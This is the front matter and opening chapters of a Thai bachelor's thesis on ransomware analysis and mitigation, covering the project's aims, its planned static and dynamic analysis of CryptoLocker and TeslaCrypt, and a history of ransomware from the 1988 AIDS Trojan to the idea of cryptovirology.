การวิเคราะห์มัลแวร์เรียกค่าไถ่และสารสนเทศกรรมน

RANSOMWARE ANALYSIS AND MITGATION

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรวิทยาศาสตรบัณฑิต

สาขาวิชาเทคโนโลยีสารสนเทศ

คณะเทคโนโลยีสารสนเทศ

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ภาคเรียนที่ 2 ปีการศึกษา 2558

การวิเคราะห์มัลแวร์เรียกค่าไถ่และการลดผลกระทบ

RANSOMWARE ANALYSIS AND MITGATION

พันแสน บุญยการ

PANSAEN BOONYAKARN

อาจารย์ที่ปรึกษา

รองศาสตราจารย์ ดร.โชติพัชร์ ภรณวลัย

อาจารย์ที่ปรึกษาร่วม

อาจารย์พิชญพงษ์ ตันติกุล

ปริญญานิพนธ์นี้เป็นส่วนหนึ่งของการศึกษาตามหลักสูตรปริญญาวิทยาศาสตรบัณฑิต

สาขาวิชาเทคโนโลยีสารสนเทศ

คณะเทคโนโลยีสารสนเทศ

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ภาคเรียนที่ 2 ปีการศึกษา 2558

RANSOMWARE ANALYSIS AND MITIGATION

PANSAEN BOONYAKARN

A PROJECT SUBMITTED IN PARTIAL FULFILLMENT

OF THE REQUIREMENT FOR THE DEGREE OF

BACHELOR OF SCIENCE PROGRAM IN INFORMATION TECHNOLOGY

FACULTY OF INFORMATION TECHNOLOGY

KING MONGKUT'S INSTITUTE OF TECHNOLOGY LADKRABANG

2/2015

ใบรับรองปริญญานิพนธ์ ประจำปีการศึกษา 2558

คณะเทคโนโลยีสารสนเทศ

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

เรื่อง การวิเคราะห์มัลแวร์เรียกค่าไถ่และการลดผลกระทบ

RANSOMWARE ANALYSIS AND MITIGATION

ผู้จัดทำ

1. นายพันแสน บุญยการ รหัสนักศึกษา 55070080

..... อาจารย์ที่ปรึกษา

(รองศาสตราจารย์ ดร.โชติพัชร์ ภรณวลัย)

..... อาจารย์ที่ปรึกษาร่วม

(อาจารย์ พิชญพงษ์ ตันติกุล)

หัวข้อโครงงาน	การวิเคราะห์มัลแวร์เรียกค่าไถ่และการลดผลกระทบ
นักศึกษา	นายพันแสน บุญยการ รหัสนักศึกษา 55070080
ปริญญา	วิทยาศาสตรบัณฑิต
สาขาวิชา	เทคโนโลยีสารสนเทศ
ปีการศึกษา	2558
อาจารย์ที่ปรึกษา	รองศาสตราจารย์ ดร. โชติพัชร์ ภรณวลัย
อาจารย์ที่ปรึกษาร่วม	อาจารย์พิชญพงษ์ ตันติกุล

บทคัดย่อ

มัลแวร์เรียกค่าไถ่มีการแพร่ระบาดและสร้างความเดือดร้อนแก่ผู้ใช้เป็นจำนวนมากและยังไม่มีหนทางในการแก้ไขอย่างมีประสิทธิภาพเพียงพอ เพราะถึงแม้จะมีวิธีการในการกำจัดมัลแวร์ได้ ผลกระทบที่เกิดจากการเข้ารหัสไฟล์โดยมัลแวร์ก็ยังคงอยู่ การวิจัยและการวิเคราะห์มัลแวร์เรียกค่าไถ่เพื่อศึกษาถึงการทำงานและหาวิธีการที่เป็นไปได้ในการป้องกันหรือลดผลกระทบที่จะเกิดขึ้นจึงเป็นเรื่องที่มีความสำคัญควบคู่ไปกับการพัฒนาของภัยคุกคาม โดยในการวิเคราะห์มัลแวร์เรียกค่าไถ่จะเป็นการศึกษาการทำงานของมัลแวร์ตั้งแต่ระดับโครงสร้างจนถึงการจำลองการทำงานของมัลแวร์เพื่อหาปัจจัยหรือข้อบกพร่องที่อาจนำไปสู่การพัฒนาวิธีการป้องกันและลดผลกระทบจากมัลแวร์เรียกค่าไถ่ได้ การวิเคราะห์มัลแวร์เรียกค่าไถ่จะพุ่งเป้าไปทั้งมัลแวร์เรียกค่าไถ่ที่เคยมีการแพร่กระจายเป็นจำนวนมาก เช่น CryptoLocker และมัลแวร์เรียกค่าไถ่ที่ยังคงแพร่กระจายสร้างความเสียหายอยู่ เช่น TeslaCrypt ซึ่งนำไปสู่การคิดค้นและพัฒนาเป็นวิธีการในการลดผลกระทบอาทิ การตรวจจับมัลแวร์เรียกค่าไถ่จากพฤติกรรมการเข้ารหัสไฟล์ หรือพฤติกรรมการเขียนไฟล์ซ้ำเป็นจำนวนมาก เป็นต้น

Project Title	Ransomware Analysis and Mitigation
Student	Mr. Pansaen Boonyakarn Student ID 55070080
Degree	Bachelor of Science
Program	Information Technology
Academic Year	2015
Advisor	Assoc. Prof. Dr. Chotipat Pornavalai and Mr. Phitchayaphong Tantikul

ABSTRACT

Ransomware is a type of malware that has been around for a long time but still cause's damage since it was invented. By the evolution of threat, the solutions to encounter ransomware today are not completely effective to what ransomware has done. The encrypted files are still encrypted, even after the ransomware has been removed by anti-malware software. On the goals to studying, mitigate and recover if possible, research and analysis are required to achieve by study on ransomware from its structure to operations to find the possible solution against consequence of ransomware. In this research, the analysis aimed to either the well-known ransomware: CryptoLocker and the still damaging and distributing ransomware: TeslaCrypt. As the results of analyst, the analyst came up with many assumptions that can be use as ransomware detection methods e.g. detection based-on file encryption behavior, detection based-on repetitive files creation and massive files modification on multiple directories.

กิตติกรรมประกาศ

ปริญญานิพนธ์ฉบับนี้ไม่อาจสำเร็จไปด้วยดีหากขาดความกรุณาของอาจารย์ที่ปรึกษาได้แก่ รองศาสตราจารย์ ดร. โชติพัชร์ ภรณวลัย และ อาจารย์ พิชญพงษ์ ตันติกุล ที่ได้สละเวลาให้ความช่วยเหลือ คำแนะนำในการปรับปรุงแก้ปัญหาต่าง ๆ ที่เกิดขึ้นตลอดจนให้ความรู้และประสบการณ์ที่ดีในการทำงาน

พันแสน บุญยการ

สารบัญ

หน้า

บทคัดย่อภาษาไทย.....I

บทคัดย่อภาษาอังกฤษ.....II

กิตติกรรมประกาศ.....III

สารบัญ.....IV

สารบัญตาราง.....VIII

บทที่ 1 บทนำ..... 1

1.1 ความเป็นมาและความสำคัญของปัญหา..... 1

1.2 ความมุ่งหมายและวัตถุประสงค์ของการศึกษา..... 2

1.3 วิธีการดำเนินงาน..... 2

1.4 ขอบเขตโครงการ..... 3

1.5 ประโยชน์ที่คาดว่าจะได้รับ..... 3

บทที่ 2 ทฤษฎีและงานวิจัยที่เกี่ยวข้อง..... 4

2.1 ประวัติของมัลแวร์เรียกค่าไถ่..... 4

2.2 งานวิจัยที่เกี่ยวข้อง..... 17

2.2.1 Understanding Crypto-Ransomware: In-Depth Analysis of the Most Popular Malware Families..... 17

2.2.2 Practical Malware Analysis..... 21

2.3 เทคโนโลยีที่เกี่ยวข้องกับการวิจัย..... 24

2.4 การศึกษาลักษณะและวิธีการป้องกันมัลแวร์เรียกคาไถ่จากซอฟต์แวร์ป้องกันมัลแวร์ที่มีอยู่ในปัจจุบัน..... 29

บทที่ 3 วิธีดำเนินการศึกษา..... 31

3.1 วิธีการดำเนินการศึกษา..... 31

3.2 ปัญหาที่เกิดจากมัลแวร์เรียกค่าไถ่..... 32

3.3 วิธีการวิเคราะห์มัลแวร์เรียกค่าไถ่..... 32

3.3.1 การวิเคราะห์มัลแวร์แบบ static (static malware analysis)..... 32

3.3.2 การวิเคราะห์มัลแวร์แบบ dynamic (dynamic malware analysis)..... 35

สารบัญ (ต่อ)

หน้า

3.3.3 การวิเคราะห์มัลแวร์แบบอัตโนมัติ (automated malware analysis) 37
3.4 การวางแผนการวิเคราะห์มัลแวร์เรียกค่าไถ่ 37

บทที่ 4 ผลการวิเคราะห์ 44
4.1 ตัวอย่างของมัลแวร์เรียกค่าไถ่ 44
4.2 การวิเคราะห์มัลแวร์แบบ static (static malware analysis) 44
4.2.1 ลำดับที่ 1 CryptoLocker 44
4.2.2 ลำดับที่ 2 TeslaCrypt_2015 52
4.2.3 ลำดับที่ 3 TeslaCrypt_2016/1 54
4.2.4 ลำดับที่ 4 TeslaCrypt_2016/2 57
4.3 การวิเคราะห์มัลแวร์แบบ dynamic (dynamic malware analysis) 58
4.3.1 ลำดับที่ 1 CryptoLocker 58
4.3.2 ลำดับที่ 2 TeslaCrypt_2015 61
4.3.3 ลำดับที่ 3 TeslaCrypt_2016/1 75
4.3.4 ลำดับที่ 4 TeslaCrypt_2016/2 88
4.4 สรุปผลการวิเคราะห์มัลแวร์เรียกค่าไถ่ 105

บทที่ 5 การลดผลกระทบ 106
5.1 กำหนดสมมติฐานและทดสอบในประเด็นที่น่าสนใจเกี่ยวกับการลดผลกระทบจากมัลแวร์เรียกค่าไถ่ 106
5.1.1 ประเด็นของการตรวจสอบการเรียกใช้ฟังก์ชันการเข้ารหัสไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่ 106
5.1.2 ประเด็นของการตรวจจับพฤติกรรมการอ่านและเขียนไฟล์เพื่อระบุการมีอยู่ของมัลแวร์เรียกค่าไถ่ 119
5.1.3 ประเด็นของการแก้ไขหรือลบนามสกุลของไฟล์ออกเพื่อป้องกันการถูกค้นหาและเข้ารหัสโดยมัลแวร์เรียกค่าไถ่ 131
5.2 สรุปวิธีการลดผลกระทบ 133

บทที่ 6 สรุปผลการวิจัย 135

สารบัญ (ต่อ)

หน้า

บรรณานุกรม 136
ประวัติผู้แต่ง 140

สารบัญตาราง

ตารางที่ หน้า

4.1 สรุปผลการวิเคราะห์มัลแวร์เรียกค่าไถ่.....105

5.1 สถิติการเข้ารหัสไฟล์ของมัลแวร์เรียกค่าไถ่ที่ได้ทำการวิเคราะห์ 128

บทที่ 1
บทนำ

1.1 ความเป็นมาและความสำคัญของปัญหา

มัลแวร์เรียกค่าไถ่ (Ransomware) เป็นภัยคุกคามทางคอมพิวเตอร์ประเภทหนึ่งที่มีลักษณะการทำงานและแพร่กระจายตัวเองคล้ายกับลักษณะของมัลแวร์ประเภทอื่นที่อาศัยการโจมตีช่องโหว่จากพฤติกรรมของผู้ใช้งาน แต่มัลแวร์เรียกค่าไถ่มีจุดประสงค์ที่ชัดเจนในการโจมตีแบบขู่กรรโชกเพื่อเรียกทรัพย์สินหรือสิ่งของที่ต้องการจากเหยื่อ ในปัจจุบันการแพร่กระจายและการติดมัลแวร์เรียกค่าไถ่นี้ยังคงมีอัตราที่เพิ่มขึ้นอย่างรวดเร็วแม้ว่าแนวคิดของมัลแวร์เรียกค่าไถ่จะเกิดขึ้นหลายสิบปีที่ผ่านมาแล้วก็ตาม เนื่องจากปัจจัยที่เปลี่ยนไปจากอดีตไม่ว่าจะเป็นแนวคิดของการพัฒนามัลแวร์ที่ใช้เวลาในการทำงานที่สั้นลง ยากต่อการตรวจจับ แต่สร้างความเสียหายได้เท่าเดิมหรือมากกว่า รวมไปถึงผลลัพธ์ที่คุ้มค่ากว่ามัลแวร์ประเภทอื่น ๆ ที่มีจุดมุ่งหมายในการจารกรรมข้อมูลเพื่อเงิน ทำให้มัลแวร์เรียกค่าไถ่กลายเป็นประเด็นสำคัญด้านความปลอดภัยที่จำเป็นต้องหาทางแก้ไขและป้องกัน

แม้ว่ามัลแวร์เรียกค่าไถ่จะเป็นมัลแวร์ที่ใช้วิธีการในการแพร่กระจายเช่นเดียวกับมัลแวร์ประเภทอื่น ๆ แต่จุดที่น่าสนใจของมัลแวร์เรียกค่าไถ่คือการเห็นและใช้ประโยชน์ในทางที่มุ่งร้ายของแนวคิดและความรู้ในหัวข้อซึ่งเกี่ยวกับวิทยาการเข้ารหัส (Cryptography) ซึ่งแต่เดิมนั้นถูกสร้างมาเพื่อเพิ่มคุณลักษณะในด้านความลับของข้อมูลและคุณลักษณะในเรื่องความสมบูรณ์ของข้อมูลมาใช้ในการโจมตีแทน ยิ่งมีการพัฒนาและต่อยอดองค์ความรู้เกี่ยวกับวิทยาการเข้ารหัสไปมากเท่าใด ความเสียหายที่เกิดจากมัลแวร์เรียกค่าไถ่ยิ่งมีมากยิ่งขึ้นและยากต่อการแก้ไขไปด้วยเช่นกัน

มัลแวร์สามารถเปรียบเทียบได้เช่นเดียวกับอาการเจ็บไข้ได้ป่วยทั่วไปของมนุษย์ โรคภัยไข้เจ็บบางประเภทจำเป็นต้องมีการรักษาอย่างต่อเนื่อง หากดูแลสุขภาพของผู้ป่วยได้ไม่ดีก็อาจมีการเจ็บป่วยในโรคเดิมได้อีก ส่วนโรคภัยไข้เจ็บบางประเภทก็สามารถป้องกันได้แบบถาวรโดยการสร้างภูมิคุ้มกันที่ได้มาจากการศึกษาและวินิจฉัยที่มาของโรค การปฏิบัติในรูปแบบเดียวกันนี้ถูกนำมาใช้ในการป้องกันมัลแวร์และโดยส่วนมากนั้นก็ประสบความสำเร็จในการป้องกัน แต่อย่างไรก็ตามสำหรับในกรณีของมัลแวร์เรียกค่าไถ่นั้น วิธีการดังกล่าวอาจไม่มีประสิทธิภาพที่เพียงพอในการใช้เพื่อการป้องกัน เพราะด้วยลักษณะการทำงานของมัลแวร์เรียกค่าไถ่นั้น การรอเพื่อให้ได้มาซึ่งวิธีการป้องกันไม่เพียงพอในเมื่อมัลแวร์ได้มีการแพร่กระจายและสร้างความเสียหายต่อข้อมูลและระบบคอมพิวเตอร์ไปแล้ว การป้องกันที่เกิดขึ้นไล่ตามหลังมัลแวร์เรียกค่าไถ่ทำได้เพียงแค่ลดจำนวนของความเสียหายที่จะมีเพิ่มเติม ไม่สามารถเป็นทางออกที่จะหยุดการแพร่กระจาย

ของมัลแวร์เรียกค่าไถ่ได้อย่างถาวร ซึ่งทั้งหมดนี้คือปัญหาที่สำคัญและเป็นสาเหตุที่การดำรงอยู่ของมัลแวร์เรียกค่าไถ่ยังไม่ถูกกำจัดออกไปอีกทั้งยังคงสร้างความเสียหายได้เรื่อยมา

1.2 ความมุ่งหมายและวัตถุประสงค์ของการศึกษา

โครงการวิจัยและวิเคราะห์มัลแวร์เรียกค่าไถ่มีจุดมุ่งหมายในการศึกษาการทำงานของมัลแวร์เรียกค่าไถ่ที่กำลังแพร่กระจายและสร้างความเสียหายอยู่ และจะนำข้อมูลต่าง ๆ ที่ได้จากการวิเคราะห์มัลแวร์เรียกค่าไถ่แต่ละสายพันธุ์มารวบรวมและสรุปเพื่อหาข้อบกพร่องหรือจุดผิดพลาดที่อาจนำไปสู่การพัฒนาวิธีการป้องกันความเสียหายและลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่ โดยสุดท้ายแล้ว โครงการนี้มีความมุ่งหวังในการที่จะสร้างทางเลือกในการป้องกันและลดผลกระทบจากมัลแวร์เรียกค่าไถ่ที่ผู้ใช้งานทั่วไปสามารถนำมาประยุกต์ใช้กับระบบคอมพิวเตอร์ได้โดยไม่เสียค่าใช้จ่าย เป็นโครงการแบบโอเพนซอร์ส และเปิดโอกาสให้นักพัฒนาอื่น ๆ สามารถนำแนวคิดนี้ไปพัฒนาต่อได้ ในกรณีที่การพัฒนาวิธีการป้องกันความเสียหายและลดผลกระทบไม่ประสบความสำเร็จ โครงการนี้ก็มีความมุ่งหวังในการที่จะเผยแพร่รายงานการวิเคราะห์มัลแวร์เรียกค่าไถ่แต่ละสายพันธุ์ เพื่อให้เกิดประโยชน์และมีคุณค่ามากที่สุด

1.3 วิธีการดำเนินงาน

ในโครงการวิจัยและวิเคราะห์มัลแวร์เรียกค่าไถ่และการพัฒนาวิธีการลดผลกระทบจากมัลแวร์ มีวิธีการดำเนินงานวิจัยดังนี้

1. ศึกษาปัญหาที่เกิดขึ้นจากมัลแวร์เรียกค่าไถ่ รวบรวมข้อมูลเกี่ยวกับประวัติของมัลแวร์เรียกค่าไถ่ วิวัฒนาการของมัลแวร์เรียกค่าไถ่ และศึกษาเพิ่มเติมในหัวข้อดังกล่าว
2. ศึกษาวิธีการวิเคราะห์มัลแวร์ทั้งแบบ static analysis, dynamic analysis และ automated analysis รวมไปถึงหัวข้ออื่น ๆ ที่เกี่ยวข้องกับการวิเคราะห์มัลแวร์ในรูปแบบดังกล่าว
3. วางแผนการวิเคราะห์มัลแวร์เรียกค่าไถ่ กำหนดลำดับขั้นตอนและวิธีการในการวิเคราะห์ กำหนดสายพันธุ์หรือชนิดของมัลแวร์เรียกค่าไถ่ที่จะทำการศึกษาและวิเคราะห์
4. รวบรวมตัวอย่างของมัลแวร์เรียกค่าไถ่ที่ต้องการจะทำการวิเคราะห์ตามที่ได้ระบุไว้ในแผนการวิเคราะห์
5. ทำการติดตั้งและกำหนดคุณลักษณะของสภาพแวดล้อมจำลองที่จะใช้ในการวิเคราะห์มัลแวร์ โดยลักษณะสภาพแวดล้อมจำลองจะแตกต่างไปตามรูปแบบของการวิเคราะห์
6. ทำการวิเคราะห์มัลแวร์ตามแผนที่กำหนด
7. รวบรวมข้อมูล รายละเอียดและหลักฐานต่าง ๆ ที่ได้จากการวิเคราะห์มัลแวร์
8. วิเคราะห์ บันทึกและสรุปผลการวิเคราะห์มัลแวร์
9. ทำการศึกษาผลการวิเคราะห์มัลแวร์เพื่อพัฒนาวิธีการป้องกันและลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่

10. ในกรณีที่มีวิธีการที่เป็นไปได้ในการป้องกันและผลกระทบจากมัลแวร์ จะทำการพัฒนาวิธีการนั้นต่อ และทำการทดสอบการทำงานกับมัลแวร์เรียกค่าไถ่ที่ใช้ในการวิเคราะห์ พร้อมทั้งสรุปการวิจัยและพัฒนา

1.4 ขอบเขตโครงการ

ทำการศึกษาการทำงานของมัลแวร์เรียกค่าไถ่โดยอาศัยการวิเคราะห์มัลแวร์ทั้งแบบ static analysis, dynamic analysis และ automated analysis หลังจากนั้นนำข้อมูลจากการวิเคราะห์มัลแวร์มาวิเคราะห์หาปัญหาหรือปัจจัยที่เกี่ยวข้องกับการทำงานของมัลแวร์เพื่อวิจัยและพัฒนาวิธีการป้องกันมัลแวร์ที่นอกเหนือจากการทำงานของซอฟต์แวร์ป้องกันมัลแวร์ทั่วไป

1.5 ประโยชน์ที่คาดว่าจะได้รับ

1. ได้ศึกษาวิธีการวิเคราะห์มัลแวร์ มีความรู้ความเข้าใจเกี่ยวกับการทำงานของมัลแวร์มากขึ้น
2. ได้ศึกษาการทำงานของระบบปฏิบัติการ การจัดการทรัพยากรของระบบปฏิบัติการและการเรียกใช้ไลบรารีของระบบปฏิบัติการในโปรแกรมและมัลแวร์
3. ได้ศึกษาการทำงานของคอมพิวเตอร์ การจัดการกับหน่วยความจำ การจัดการกับรีจิสเตอร์ภายในหน่วยประมวลและการทำงานของโปรแกรมผ่านทางการใช้ภาษาระดับล่าง
4. ได้นำความรู้เกี่ยวกับวิทยาการเข้ารหัส การวิเคราะห์และตรวจสอบการใช้งานเครือข่าย การวิเคราะห์โปรแกรมโดยการใช้วิศวกรรมย้อนกลับและการออกแบบโปรแกรมมาใช้ให้เกิดประโยชน์
5. ได้มีโอกาสในการวิจัยและพัฒนาทางวิธีการป้องกันและลดผลกระทบจากมัลแวร์เรียกค่าไถ่ที่อาจเป็นประโยชน์ต่อบุคคลอื่น รวมไปถึงการเผยแพร่ข้อมูลได้จากการวิเคราะห์มัลแวร์เรียกค่าไถ่เพื่อให้เกิดประโยชน์แก่ผู้ที่ต้องการต่อไป

บทที่ 2
ทฤษฎีและงานวิจัยที่เกี่ยวข้อง

2.1 ประวัติของมัลแวร์เรียกค่าไถ่

The First Ransomware [1]

จุดเริ่มต้นของมัลแวร์เรียกค่าไถ่เริ่มต้นขึ้นในวันที่ 11 ธันวาคม ค.ศ. 1988 เมื่อซองจดหมายซึ่งบรรจุแผ่นดิสเก็ตจำนวนกว่า 20,000 แผ่นได้ถูกส่งออกไปยังผู้รับซึ่งเป็นสมาชิกของนิตยสาร PC Business World และไปยังการประชุมขององค์การอนามัยโลกว่าด้วยเรื่องโรคเอดส์ ที่กรุงสต็อคโฮมส์ ประเทศสวีเดน ภายในจดหมายประกอบไปด้วยแผ่นดิสเก็ตสำหรับเก็บข้อมูลซึ่งถูกเขียนบริเวณฉลากไว้ว่า "AIDS Information Introductory" พร้อมกับกระดาษสีน้ำเงินที่แนบมาภายในซองจดหมายและมีการเขียนคำแนะนำในการใช้งานโปรแกรมเอาไว้ ไม่มีใครทราบที่มาของดิสเก็ตนี้ชัดเจน แต่ผู้คนส่วนมากที่ได้รับจดหมายฉบับนี้และโดยเฉพาะอย่างยิ่งผู้ที่มีความเกี่ยวข้องกับการวิจัยโรคเอดส์เลือกที่จะใส่ดิสเก็ตลงในเครื่องและปฏิบัติตามคำแนะนำในทันที ซึ่งต่อมาไม่นานผู้ใช้คอมพิวเตอร์ที่หลงเชื่อทำการปฏิบัติตามคำแนะนำในการใช้ดิสเก็ตต่างพบเจอปัญหาที่คอมพิวเตอร์ของพวกเขา หลายครั้งที่คอมพิวเตอร์พยายามที่จะขัดขวางการปิดระบบโดยการส่งข้อความมาทางหน้าจอหรือในบางครั้งคอมพิวเตอร์ก็ทำงานช้าลงเมื่อจำเป็นต้องเข้าถึงข้อมูลในฮาร์ดดิสก์ และสุดท้ายคือชื่อไฟล์ในคอมพิวเตอร์ถูกเปลี่ยนจนไม่สามารถอ่านออกได้

หากผู้ใช้งานที่ได้รับความเสียหายจากโปรแกรมตัวนี้ได้รับโอกาสในการที่จะตั้งใจอ่านข้อมูลบนกระดาษสีฟ้าแผ่นนั้นอีกครั้ง พวกเขาอาจสังเกตและรู้จุดประสงค์ของโปรแกรมก่อนที่เริ่มการทำงานของมัน

If you install [this] on a microcomputer...

then under terms of this license you agree to pay PC Cyborg Corporation in full for the cost of leasing these programs...

In the case of your breach of this license agreement, PC Cyborg reserves the right to take legal action necessary to recover any outstanding debts payable to PC Cyborg Corporation and to use program mechanisms to ensure termination of your use...

These program mechanisms will adversely affect other program applications...

You are hereby advised of the most serious consequences of your failure to abide by the terms of this license agreement; your conscience may haunt you for the rest of your life...

and your [PC] will stop functioning normally...

You are strictly prohibited from sharing [this product] with others...

ซึ่งสามารถแปลใจความสำคัญออกมาได้ว่า หากผู้ใช้งานทำการติดตั้งโปรแกรมนี้แล้ว ภายใต้ข้อกำหนดของสัญญาอนุญาต ผู้ใช้งานยินยอมที่จะชำระค่าใช้จ่ายสำหรับ "การเช่าใช้งานโปรแกรม" แก่บริษัท PC Cyborg และในกรณีที่ผู้ใช้งานละเมิดข้อกำหนดในสัญญาอนุญาตนี้ PC Cyborg สงวนสิทธิ์ในที่จะดำเนินการใด ๆ เพื่อกู้คืนค่าใช้จ่ายในการเช่าใช้งานโปรแกรมที่ยังติดค้างอยู่ และในขณะเดียวกันจะมีการใช้กระบวนการของโปรแกรมเพื่อให้แน่ใจได้ว่าได้หยุดการทำงานของโปรแกรม โดยกระบวนการของโปรแกรมดังกล่าวนี้อาจจะมีผลกระทบต่อโปรแกรมอื่น ๆ ซึ่งจากเนื้อหาทั้งหมดแสดงให้เห็นอย่างชัดเจนถึงความพยายามที่จะคุกคามระบบคอมพิวเตอร์

ถึงแม้ว่าผู้ใช้ส่วนมากจะเพิกเฉยต่อถ้อยแถลงซึ่งบ่งบอกเจตนารมณ์ของโปรแกรมอย่างชัดเจน แต่ผู้ใช้อีกกลุ่มหนึ่งซึ่งอยู่ในระดับของผู้เชี่ยวชาญและผู้คร่ำหวอดทางเทคโนโลยีก็พบสิ่งปกติในข้อความดังกล่าว การแจ้งเตือนและการสืบสวนสอบสวนจึงเริ่มต้นขึ้น และนำไปสู่การเปิดเผยเบื้องหลังของโปรแกรมตัวนี้ออกมา ถึงแม้ว่าโปรแกรมจะใช้ช่องโหว่จากความสะเพร่าของคนและกลายเป็นภัยคุกคามที่ขัดขวางการทำงานของระบบนั้น แต่ Dr. Joseph Popp นักมนุษยวิทยาจากฮาร์วาร์ดผู้พัฒนาโปรแกรมดังกล่าวก็ได้ให้การต่อศาลหลังถูกจับกุมว่าเขาไม่ได้มีเจตนาที่ประสงค์ร้ายเลย ทุก ๆ เงินที่ถูกโอนเข้ามายังบริษัทปลอมต่างถูกนำไปบริจาคเพื่อการวิจัยโรคเอดส์ คำกล่าวอ้างของ Dr. Joseph Popp ได้รับการยืนยันเมื่อมีการตรวจสอบและวิเคราะห์โปรแกรมตัวนี้ และพบว่า โปรแกรมแทบไม่ได้มีการไปแก้ไขส่วนใดส่วนหนึ่งของระบบเลย แต่อย่างไรก็ตาม Dr. Joseph Popp ก็ยังต้องโทษทางอาญาและถูกจำคุกเช่นเดิม

โปรแกรมตัวนี้หรือในอีกชื่อหนึ่งคือ AIDS Trojan เป็นมัลแวร์ประเภทโทรจันตัวแรก ๆ ที่เริ่มนำไอเดียของการขู่กรรโชกและเรียกค่าไถ่เพื่อผลประโยชน์มาใช้ ในการวิเคราะห์มัลแวร์ตัวนี้พบว่า เมื่อมัลแวร์ถูกสั่งให้ทำงานไม่ว่าจะโดยตรงหรือจากคำสั่งที่ถูกแนบมากับจดหมายก็ตาม คอมพิวเตอร์จะยังคงทำงานเป็นปกติแต่ในเบื้องหลังนั้นตัวมัลแวร์ได้มีการเพิ่มไฟล์บางไฟล์ไว้ในคอมพิวเตอร์ของเหยื่อซึ่งจะคอยนับจำนวนครั้งที่เหยื่อเปิดเครื่องคอมพิวเตอร์ขึ้นมาใช้งาน และเมื่อเหยื่อเปิดคอมพิวเตอร์ขึ้นมาใช้งานตามจำนวนที่มัลแวร์กำหนดแล้ว มัลแวร์จะเริ่มทำงานและเข้ารหัสชื่อไฟล์ภายในคอมพิวเตอร์ AIDS Trojan ได้มีการนำอัลกอริธึมในการเข้ารหัสลับแบบสมมาตรเฉพาะซึ่งถูกพัฒนาขึ้นมาเองในการเข้ารหัสชื่อไฟล์ จึงทำให้อัลกอริธึมนั้นมีความเปราะบางและท้ายที่สุดจึงสามารถถอดรหัสกลับมาได้อย่างง่ายดาย

AIDS Trojan ไม่ใช่มัลแวร์เรียกค่าไถ่ตัวแรกที่ประสบความสำเร็จเนื่องหลายปัจจัย อาทิ วิธีในการแพร่กระจายที่ยังคงแพร่กระจายได้ยาก รวมไปถึงความร้ายแรงของมัลแวร์เนื่องจากข้อมูลที่ถูกเข้ารหัสลับแบบสมมาตรนั้นสามารถถูกถอดรหัสลับได้ไม่นานหลังจากการแพร่กระจายของมัลแวร์ แต่ AIDS Trojan ก็กลายเป็นจุดเริ่มต้นของแนวคิดที่จะใช้มัลแวร์เรียกค่าไถ่และขู่

กรรโชกเพื่อการก่ออาชญากรรมทางคอมพิวเตอร์และกลายมาเป็นต้นแบบในการพัฒนามัลแวร์เรียกค่าไถ่ตัวอื่นต่อไป

Cryptovirology [2]

ต่อมาในปี ค.ศ. 1996 AIDS Trojan ได้ถูกยกตัวอย่างโดยงานวิจัยของ Adam Young และ Moti Yung ในหัวข้อเรื่อง Cryptovirology: Extortion-Based Security Threats and Countermeasures ที่งานสัมมนาวิชาการทางด้านความปลอดภัยและความเป็นส่วนตัวหรือ IEEE Symposium on Security and Privacy โดยงานวิจัยชิ้นนี้ได้นำเสนอแนวคิดของการนำความรู้ทางด้านวิทยาการเข้ารหัสมาใช้ด้วยวิธีที่แตกต่างจากเดิม คือการนำความรู้ทางด้านวิทยาการเข้ารหัสมาประยุกต์ใช้ร่วมกับศาสตร์ของมัลแวร์แทนการใช้เพื่อการสร้างความปลอดภัยต่อข้อมูล เรียกว่า Cryptovirology ผลลัพธ์ของแนวคิดนี้อาจนำไปสู่การโจมตีในรูปแบบของการขู่กรรโชก เรียกร้องค่าไถ่ และอาจสร้างความเสียหายซึ่งตรงกันข้ามกับความพยายามของความรู้ทางด้านวิทยาการเข้ารหัสที่ตั้งใจจะทำให้เกิดความลับและความปลอดภัยต่อข้อมูลอย่างสิ้นเชิง นอกจากนั้นแล้วงานวิจัยชิ้นนี้ยังทำการจำลองลักษณะของมัลแวร์ที่เรียกว่า Cryptovirus บนแนวคิดของมัลแวร์ที่มีโอกาสในการอยู่รอดและสร้างความเสียหายได้สูง (High survivability) และยังนำเสนอวิธีการในการป้องกันด้วย

Cryptovirus ภายใต้แนวคิดของ Cryptovirology นั้น ถูกพัฒนาขึ้นบนการแก้ไขข้อผิดพลาดของมัลแวร์ตัวอื่นที่มีลักษณะการโจมตีเพื่อจุดประสงค์คล้าย ๆ กันคือเพื่อการขู่กรรโชก ไม่ว่าจะเป็นการแนวคิดของการสร้างมัลแวร์ให้มีความแตกต่างกันในโครงสร้างเพื่อหลีกเลี่ยงการตรวจจับจากโปรแกรมดูแลรักษาความปลอดภัยที่ใช้วิธีในการหาอักขระในโปรแกรมเทียบกับฐานข้อมูลมัลแวร์ หรือในเรื่องธรรมชาติของมัลแวร์ที่มัลแวร์ทุกตัวต่างมีช่องโหว่ให้แก่ผู้ใช้งานที่จะนำไปสู่การตรวจสอบ วิเคราะห์และป้องกันมัลแวร์ตัวนั้น ๆ ได้ ซึ่งอาจเป็นเพราะมัลแวร์ตัวนั้นอาจถูกป้องกันการตรวจจับได้ไม่ดีพอหรืออาจทำงานช้าเกินไป การพัฒนา Cryptovirus ใน Cryptovirology จึงจะต้องพัฒนาภายใต้คุณสมบัติที่มัลแวร์จะต้องมีโอกาสที่จะอยู่รอดได้มากกว่ามัลแวร์ทั่วไป (High survivability)

